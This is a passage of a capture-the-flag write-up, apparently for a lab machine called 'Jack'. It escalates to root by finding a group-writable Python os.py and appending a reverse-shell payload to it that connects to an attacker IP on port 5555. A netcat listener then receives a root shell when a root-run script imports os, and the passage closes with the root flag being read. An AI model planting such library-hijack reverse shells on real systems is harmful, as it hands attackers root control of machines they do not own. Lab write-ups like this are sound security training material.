   276560     16 -rw-rw-r-x   1 root     family      13522 Oct  8  2019 /usr/lib/python2.7/stringprep.py
   277866     24 -rw-rw-r-x   1 root     family      21234 Jan  9  2020 /usr/lib/python2.7/ihooks.pyc
   276556     16 -rw-rw-r-x   1 root     family      13600 Oct  8  2019 /usr/lib/python2.7/weakref.py
   277949     16 -rw-rw-r-x   1 root     family      15342 Jan  9  2020 /usr/lib/python2.7/sgmllib.pyc
   276548     28 -rw-rw-r-x   1 root     family      25908 Nov 16 14:34 /usr/lib/python2.7/os.py
   276536     16 -rw-rw-r-x   1 root     family      13925 Oct  8  2019 /usr/lib/python2.7/posixpath.py
   276587      8 -rw-rw-r-x   1 root     family       6800 Oct  8  2019 /usr/lib/python2.7/copy_reg.py
   277218     24 -rw-rw-r-x   1 root     family      21714 Oct  8  2019 /usr/lib/python2.7/bdb.py
   277879     16 -rw-rw-r-x   1 root     family      15829 Jan  9  2020 /usr/lib/python2.7/smtpd.pyc
   277938      4 -rw-rw-r-x   1 root     family       1568 Jan  9  2020 /usr/lib/python2.7/dircache.pyc
```

Fantastic, we can see that the family group can modify /usr/lib/python2.7/os.py.


#2 os.py

Let’s navigate to /usr/lib/python2.7 and modify os.py.




```
jack@jack:/tmp$ cd /usr/lib/python2.7/
jack@jack:/usr/lib/python2.7$ ls
_abcoll.py          copy_reg.pyc        HTMLParser.pyc        opcode.pyc
_abcoll.pyc         cProfile.py         httplib.py            optparse.py
abc.py              cProfile.pyc        httplib.pyc           optparse.pyc
abc.pyc             csv.py              ihooks.py             os2emxpath.py
aifc.py             csv.pyc             ihooks.pyc            os2emxpath.pyc
aifc.pyc            ctypes              imaplib.py            os.py
antigravity.py      curses              imaplib.pyc           os.pyc
antigravity.pyc     dbhash.py           imghdr.py             _osx_support.py
anydbm.py           dbhash.pyc          imghdr.pyc            _osx_support.pyc
anydbm.pyc          decimal.py          importlib             pdb.doc
argparse.egg-info   decimal.pyc         imputil.py            pdb.py
```

We add the following piece of code into the end of the os.py file. This will connect to our attacker machine using the permissions of the file.



```
                      _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass

import socket
import pty
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("[redacted]",5555))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
pty.spawn("/bin/bash")
```


Now, we can start the a netcat listener on the port 5555 on our attacker machine.



```
tim@kali:~/Downloads/Junk$ nc -lnvp 5555
listening on [any] 5555 ...
```


#3 Root

After waiting for a minute or 2, the checker.py runs on Jack's machine and also runs our malicious code that connects to our netcat listener.



```
tim@kali:~/Downloads/Junk$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [[redacted]] from (UNKNOWN) [10.10.19.41] 36078
root@jack:~#
```

We may now navigate ourselves to /root and read the root.txt for the root hash



```
root@jack:~# cd /root
cd /root
root@jack:~# ls
ls
root.txt
root@jack:~# cat root.txt
cat root.txt
[redacted]
root@jack:~#
```

We did it!

Thank you for being with me on my exciting journey to become a hacker!

If I have made any mistakes, feel free to dm me!

Lastly, thank you for the creator of the machine for creating this challenge!